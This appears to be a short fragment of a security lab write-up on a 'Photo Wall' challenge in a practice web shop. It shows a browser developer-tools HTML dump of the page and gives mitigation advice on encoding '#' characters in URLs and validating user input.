





Photo Wall



```
elements  console  sources  network  performance  memory  application  privacy and security  lighthouse  recorder
> <app-navbar _ngcontent-ng-c3682965935 _nghost.ng-c3630897036> ... </app-navbar>
> <app-server-started-notification _ngcontent-ng-c3682965935 _nghost.ng-c2484207212> ... </app-server-started-notification>
> <app-challenge-solved-notification _ngcontent-ng-c3682965935 _nghost.ng-c1267768547> ... </app-challenge-solved-notification>
> <app>Welcome _ngcontent.ng-c3682965935 _nghost.ng-c934369186> ... </app>Welcome>
<router-outlet _ngcontent.ng-c3682965935></router-outlet>
<app-photo-wall _ngcontent.ng-c545828908 class="ng-star-inserted">
  <mat-card _ngcontent.ng-c545828908 appearance="outlined" class="mat-mdc-card mdc-card heading mat-elevation-z6 mat-own-card mat-mdc-card-outlined mdc-card--outlined" style="margin-bottom: 10px;">
    <div _ngcontent.ng-c545828908 class="mdc-card">
      <h1 _ngcontent.ng-c545828908>Photo Wall</h1>
      <div _ngcontent.ng-c545828908>
        <div _ngcontent.ng-c545828908 class="grid ng-star-inserted" style="grid">
          <span _ngcontent.ng-c545828908 class="container mat-elevation-z6 ng-star-inserted">
            
            <div _ngcontent.ng-c545828908 class="overlay">...</div>
          </span>
          <span _ngcontent.ng-c545828908 class="container mat-elevation-z6 ng-star-inserted">...</span>
          <span _ngcontent.ng-c545828908 class="container mat-elevation-z6 ng-star-inserted">...</span>
        </div>
      </div>
    </div>
  </mat-card>
</app-photo-wall>
```

Mitigation:

Proper URL Encoding: Ensure that special characters like # are always encoded as %23 to prevent confusion between actual URL fragments and query parameters.

Robust Input Validation: Sanitize and validate all user inputs to prevent malicious data from entering the system.

